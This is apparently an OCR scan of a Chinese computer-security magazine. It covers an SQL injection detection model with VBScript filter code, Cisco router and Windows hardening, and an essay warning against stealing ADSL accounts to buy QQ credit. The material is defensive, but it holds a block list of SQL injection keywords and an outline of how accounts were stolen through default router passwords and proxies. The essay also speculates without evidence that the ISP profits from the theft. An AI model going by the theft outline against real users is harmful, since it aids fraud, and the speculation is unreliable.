方案（1）的做法需要RDBMS的支持，目前只有Oracle采用该技术；方案（2）是一种不完全的解决措施，举例来说明它的弱点，当客户端的输入为…ccmdmcmdd…时，在对敏感字符串“cmd”替换删除以后，剩下的字符正好是“…cmd…”；方案（3）的实质是在服务端处理完毕之后进行补救，攻击已经发生，只是阻止攻击者知道攻击的结果；方案（4）被多数的研究者认为是最根本的解决手段，在确认客户端的输入合法之前，服务端拒绝

进行关键性的处理操作。方案（4）与（2）的区别在于，方案（4）一旦检测到敏感字符/字符串，针对数据库的操作即行中止，而方案（2）是对有问题的客户端输入做出补救，不中止程序后续操作。方案（2）虽然在一定程度上有效，但有“治标不治本”的嫌疑，新的攻击方式正在不断被发现，只要允许服务端程序使用这些提交信息，就总有受到攻击的可能。

因此，本文中针对SQL注入攻击的检测/防御/备案模型即基于提交信息的合法性检查，在客户端和服务端进行两级检查，只要任一级检查没有通过，提交的信息就不会进入query语句，不会构成攻击。在客户端和服务端进行合法性检查的函数基本相同。客户端检查的主要作用是减少网络流量，降低服务器负荷，将一般误操作、低等级攻击与高等级攻击行为区分开来。技术上，客户端的检查是有可能被有经验的攻击者绕开




图1 SQL 注入攻击的检测/防御/备案模型

图1

的，在这种情形下，提交的数据被直接发往服务端，通过在服务器端设定二级检查就显得十分必要。由于正常提交到服务端的数据已经在客户端检查过，因此，服务端检查到的提交异常基本可以认定为恶意攻击行为所致，中止提交信息的处理，进行攻击备案，并对客户端给出出错/警告提示。对应模型简图如图1所示。

对提交信息的检查，主要包括数据类型检查、数据长度检查和敏感字符过滤，如图2。

SQL注入攻击敏感的字符/关键词包括：“exec”,“xp_”,“sp_”,“declare”,“Union”,“cmd”,“+”,“//”,“..”,“;”,“'”,“--”,“%”,“0x”,而他们又不是在一般构造query

图2

```
Myfilter=blnFlag
end function

function check()
        //这个函数的作用是调用Myfilter函数对提交
          的参数进行检查，如果提交的参数中含有非
          法字符，给出提示；否则，向服务器端提交参
          数
dim Uname,UPwd
Uname=Trim(document.Thisform.Username.value)
UPwd=Trim(document.Thisform.UserPwd.value)
if Myfilter(Uname)or Myfilter(UPwd) then
      Alert("提交的用户名或者密码中含有非法字符!")
      Exit function
else
      document.Thisform.submit
end if
end function
```

图3

前两项可利用函数直接办到，敏感字符过滤则需要应用开发方做相应开发。

经过总结，对语句时必须用到的，因此可以针对这些敏感字符，设定过滤函数，再把这些上传的参数结合到查询语句之前对他们进行过滤。下面的2个函数即过滤模块的主要代码，如图3和图4。

三 跟踪

提交非法字符的人，都有可能是SQL注入攻击者。但考虑到用户在正常使用中的误操作也有提交非法字符/字符串的可能，因此客户端的一级检查无论对用户误操作，还是一般性攻击，所做出处理措施也只是中止信息提交，给出友好的出错提示。在经过一级检查以后提交到服务器端

```
    conn.execute strAdd
else
    strUpdate="Update IP_Attack Set Times='" &
              Rs.Fields("Times") + 1 & "',
              LastAttack ='" & now() & "' where
              ip='" & userip & "'"
    conn.execute strUpdate
end if

rs.close                              //关闭连接，变量释放
conn.close
set rs=nothing
set conn=nothing

Response.Redirect "Err.asp"
      //在数据库中做完相关跟踪记录以后，页面被自
        动转往一个出错提示页
else
```

图4

的信息中仍然包括非法字符/字符串的，唯一的可能是攻击者绕开了客户端的一级检查。对于这种危险的信号，服务器端将从收到的提交信息数据包中提取攻击源的IP地址，存入数据库备查，同时中止针对数据库的操作。

四 结语

由于SQL注入攻击针对的是应用开发过程中的编程不严密，因而对于绝大多数防火墙来说，这种攻击是“合法”的。问题的解决只有依赖于完善编程。专门针对SQL注入攻击的工具较少，Wpoison对于用asp、php进行的开发有一定帮助。本文中的DDL模型作为一个整体解决方案，对代码稍加变动也可用于SQL Server以外的关系数据库。已经将该模型应用于某单位的Web数据库开发，取得了良好的效果。本文中给出的代码在Windows 2000 Server+SQL Server 2000环境下测试通过。

安全第一

底层安全——路由篇

Destiny

路由器是网络中的神经中枢，在网络中占据着主要的地位，我们的广域网就是靠一个个路由器连接起来组成的。随着企事业单位的网络不断扩大，可靠性、安全性已成为人们的主要需求，曾经神秘的路由器，现在已经飞入寻常百姓家了。随着路由器的增多，路由器的安全性也逐渐成为大家探讨的一个热门话题了，本文主要针对我们公司的Cisco3640，说一下路由配置需要注意的几点，也算是给希望考CCNA的朋友做个参考，软件版本不同，命令也会有些差别。我们公司基本网络拓扑结构如图1。此文也是本人在工作过程中所整理的，本人技术还不成熟就算是抛砖引玉吧！




图 1

首先呢！我们的路由要有一个强壮的密码，为了方便我把密码简单化了，进入配置模式的密码：

```
Cisco-3640#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Cisco-3640(config)#enable secret hackerxfiles
Cisco-3640(config)#enable password destiny  //当secret密码机制失效时启用
```

配置它的console，接口密码为cisco及telnet，登录密码为hackbase：

```
Cisco-3640(config)#line console 0
Cisco-3640(config-line)#password cisco
Cisco-3640(config-line)#login
Cisco-3640(config-line)#exit
Cisco-3640(config)#line vty 0 4
Cisco-3640(config-line)#password hackbase
Cisco-3640(config-line)#login
```

指定连接超时时间为30秒：

```
Cisco-3640(config)#line console 0
Cisco-3640(config-line)#exec-timeout 0 30
```

虽说密码是设置完了，可是除secret密码外其它的密码是明文的，当得到配置文件时那密码就明白了，用show running-config命令可以看到，如图2。

```
hostname Cisco-3640
enable secret 5 $sdf$6978yhg$jnb76sd
enable password destiny
line con 0
 login
 transport input none
 password cisco
        line aux 0
line vty 0 4
 login
 password hackbase
```

只有secret密码是加密的

图 2

解决办法：我们可以在配置模式运行：service password-encryption，为其它密码加密。禁止掉不需要的服务，在这里我只写三种，使用方法和IOS版本有关可以参照随机手册。禁止CDP（Cisco Discovery Protocol）、禁止HTTP服务、DNS服务。

```
Cisco-3640 (Config)#no cdp run
Cisco-3640 (Config)# no ip http
Cisco-3640 (Config)# no ip domain-lookup server
```

由于我们网络只有两个管理员，他们的IP分别是172.16.1.254、10.1.2.254，现在我们用访问列表只让这两个IP，telnet上我们的设备：

```
Cisco-3640(config)#access-list 1 permit 10.1.2.254
Cisco-3640(config)#access-list 1 permit 172.16.1.254
Cisco-3640(config)#line vty 0 4
Cisco-3640(config-line)#access-class 1 in
```

当然，我们也可以禁止任何人telnet登录我们的设备，如果你工作在一楼而机房又在N楼，此方法就不太可用了。我们不禁止非授权用户从内网访问服务器群：

```
Cisco-3640(config)#access-list 2 permit 10.1.2.254
Cisco-3640(config)#access-list 2 permit 10.1.2.253
Cisco-3640(config)#access-list 2 permit 10.1.2.252  //以上三个IP是授权用户
Cisco-3640(config)#interface FastEthernet 0/0
Cisco-3640(config-if)#ip access-group 2 in
```

避免非管理员拿设备连接到网管所在网络口上对路由配置：我们也可以在接入这二个地址的交换机上设置一个接口对应一个MAC地址，违反规则关掉此接口：

```
Center-Switch01(config-if)#port security max-mac-count 1
Center-Switch01(config-if)#port security action shutdown
```

当然，我们还可以在每个接口上绑定一个MAC地址、使用户不能改变IP地址、用VLAN来过滤，但这已不是我们今天所讨论的问题了。还有一点注意的是，要经常备份我们路由的配置文件，这些文件放在安全的存储设备上，如果配置文件保存在tftp服务器上说不定哪天tftp服务器就被你自己人拿下了。由于篇幅原因只能就此搁笔了，还有很多没有涉及到，本文技术浅薄大牛勿笑。希望感兴趣的读者朋友好好学习思科路由器的知识，对你的网络水平是很有帮助的！

黑客当心！

分析盗用ADSL充值带来的问题

xomps

如今，使用ＡＤＳＬ接入互联网的用户越来越多，而大部分用户对于网络安全知识过于淡薄，甚至于只是懂得使用杀毒软件简单的杀杀病毒而已，这样就给黑客大开方便之门，导致带来直接的经济损失。

记得大约两年前的某天，网络中出现了名为“利用互联星空刷ＱＱ币”的动画，不到几天，总下载量过１０万！从那以后，用ＡＤＳＬ刷Ｑ币、ＱＱ服务等等，便成了网络中最热门的话题。当时互联星空宽带帐号消费只限于几种，而现在，随着网络技术的发展，扩展到了电影包月、网络游戏充值、腾讯直充等等各种服务。搞不好，不用多久，甚至可以购买消费实物了。每一天都不知道有多少倒霉的用户，在为黑客们结帐。

前几天，一位朋友用ＱＱ给我发消息说，他盗用别人的ＡＤＳＬ宽带帐号，给自己的ＱＱ充了１００个Ｑ币，十几天后，警察叔叔就请他坐了班房。他提醒我小心被抓，当时我笑了笑，已不相信的口吻，随便回答了几句。事后我仔细想了想，不管他说的是不是真的，这样的事也可能发生在我们身上，设想假如我真的被抓了，在这里分析一下过程。

1．我盗用别人的宽带帐号给ＱＱ充了１００Ｑ币。

2．该用户在交纳网费时，因莫名其妙的多出了１００元，感到困惑，而拒绝交费，并要电信公司给出原因。

3．用户说自己没有使用互联星空进行过消费，要是事情闹大了，电信便会调出消费记录，查到所充值的ＱＱ号码。

4．联系腾讯公司，再查到该号码所登录时的真实ＩＰ地址。

5．以真实ＩＰ地址查到我真实准确的物理位置。

6．最后，警察叔叔就来敲门。

不管你是否充值ＱＱ，或者其他服务，你总是要用充值的帐号登录网络，所以你是不可能达到完全隐藏ＩＰ地址的目的的。以上说的，绝对不是危言耸听，而是劝告大家少用别人的ＡＤＳＬ宽带帐号进行非法充值，以免给自己带来一些法律问题。

一、互联星空消费安全问题

最初，用ＡＤＳＬ消费只需要密码的验证，而当时有些ＡＤＳＬ路由，存在默认密码漏洞，而许多用户又不懂得去修改默认密码，所以当时出了一种利用代理猎手加默认密码得到ＡＤＳＬ宽带帐号密码的方法，此方法也是风靡一时。电信公司也许有些感到了存在消费的安全问题，此方法出现不久，互联星空消费方式，便加入了强制的ＩＰ认证。不过，也难不倒黑客们，只要宽带帐号能进行消费，黑客就可以给肉鸡开代理，利用工具得到宽带的帐号密码，设置代理，登录互联星空进行非法消费。一直到现在互联星空再也没有加强消费安全的验证方式。

二、问题出现了

问题一，为什么所有的电信ＡＤＳＬ宽带帐号，在互联星空上的消费帐号都是默认打开的，以为登录就可以消费，黑客倒是方便了许多，互联星空自己倒是好赚钱，那普通的宽带用户得到了什么损失吗？

问题二，为什么不加强消费时的验证方式，例如：取消宽带帐号和消费帐号的绑定，强制用户自己设定宽带帐号之外的验证密码，或加入注册宽带用户时所登记的有效身份证或证件号码等等。

问题三，既然互联星空开始对ＨＴＴＰ代理做了限制，为什么不完全堵住代理访问（ＳｏｃｋｓＣａｐ5代理就可以照样消费），反而要留下一些祸根？

这三个问题的解决方法，都是可以做到的，又是有必要做的……互联星空却没做。三个问题也共同反映了一个主要问题，仔细想想大家都会发现，为什么一定要留下一些安全缺陷，感觉就象一定要给黑客留下一个后门似的。

说到这里，就会猜想到，难道互联星空想利用黑客的手来赚ＡＤＳＬ用户的钱？好毒的借刀杀人！为什么我会这么想？相信在互联星空上进行消费的人，起码５０％以上都是黑客盗用别人的帐号进行的消费。我来给大家算这么一笔帐，假如一个城市有１０万人是电信ＡＤＳＬ方式接入互联网，１０万人里有５万人懂得基本的网络安全知识和简单的入侵手段，剩下的５万人全部是一般的宽带用户，那么懂得安全知识的５万人中起码有一半人会去盗用那一半宽带用户的ＡＤＳＬ帐号进行充值。1个ＡＤＳＬ宽带帐号按１００元信誉值算，电信一个月可以多收入5百万左右！而这5万的一般宽带用户中，会有多少人知道可以去用互联星空进行消费呢？

况且在生活中，一般用户和黑客的比例会更大，起码在我这里是１０：１或更高！所以我相信５０％以上的都是黑客在消费，我在这里的计算都是有依据的。互联星空利用黑客的手来赚ＡＤＳＬ用户的钱这种猜想便产生了，值得深思……

三、小结

本文的目的主要是提醒大家，盗用别人的宽带帐号进行充值消费，不管怎么说这也是违法的，违法的事情我们最好别做，以免去蹲班房。在网络中也别存在侥幸心理，否则最终受伤的终究是你！也奉劝那些喜欢挂马的黑客们少挂些马在网站上，大概９５％的挂马者，直接是为了抓肉鸡，间接都是为了盗用ＡＤＳＬ进行充值。最后还是老生常谈，在做任何事之前，都要仔细想想原因和后果，以免给自己带来麻烦。

上接３８０页

四、帐号安全

除了administrator外，我禁止了其他所有帐户，并且全部重命名为中文名，为Guest设置了一个复杂的密码。首先还是打开“本地安全策略”→“本地策略”→“安全选项”，把帐户改成了如图5所示。

帐户：管理员帐户状态	已启用
帐户：来宾帐户状态	已停用
帐户：使用空白密码的本地帐户只允许进行控制台登录	已启用
帐户：重命名来宾帐户	来宾帐号
帐户：重命名系统管理员帐户	管理员

图5

五、经验之谈

1．及时安装Windows最新补丁和IE补丁；


2．不用IE浏览器，改用其他浏览器，如Maxthon；

3．安装杀毒软件，并一定要随时升级到最新版；

4．安装网络防火墙，如天网防火墙等，并用其禁止explorer.exe和IEXPLORE.EXE连入网络，防止DDL木马插入其中，我还帮大家找了个天网IP规则数据包，把IpRule.dat覆盖到FireWall\Rules，再将天网的安全级别改为自定义即可。

5．全部搞定后，用Ghost进行备份，这样就不用像我一样重装系统后要花一个下午的时间了……

写这篇简单的文章是希望小菜们在玩入侵时，也要注意自己的安全。最后，希望大家都有个固若金汤的系统。（文章中涉及到delshare.bat、delshare.reg、iprule.dat还有Windows无用服务的列表，已收录于光盘）



打造坚不可摧的虚拟主机

Laohan213（EcjtuCert）

注入漏洞、上传漏洞、弱口令等问题随处可见。跨站攻击、远程控制等等是再老套不过了的话题。有些虚拟主机管理员不知是为了方便还是不熟悉配置，干脆就将所有的网站都放在同一个目录中，然后将上级目录设置为站点根目录。有些呢，则将所有站点的目录都设置为可执行、可写入、可修改。还有些则为了方便，在服务器上挂起了QQ，也装上了bt。更有甚者，竟然把Internet来宾帐号加入到Administrators组中！汗……！普通的用户将自己的密码设置为生日之类的6位纯数字，这种情况还可以原谅，毕竟他们大部分都不是专门搞网络研究的，中国国民的安全意识提高还需要一段时间嘛，但如果是网络管理员也如此，那就怎么也有点让人想不通了。网络安全问题日益突出，最近不是又有人声称“万网：我进来玩过两次了！”。这么有名气的网络服务商，也难逃一劫啊！一句话，目前很大部分的网络安全状况让人担忧！

这里我就以个人过去的经历和大家一同来探讨有关安全虚拟主机配置的问题，我们以下边的一个站点cert.ecjtu.jx.cn为例。

一、建立Windows用户

为每个网站单独设置Windows用户帐号cert，删除帐号的User组，将cert加入Guest用户组。将用户不能更改密码，密码永不过期两个选项选上，如图1。




图 1

二、设置文件夹权限

1．设置非站点相关目录权限

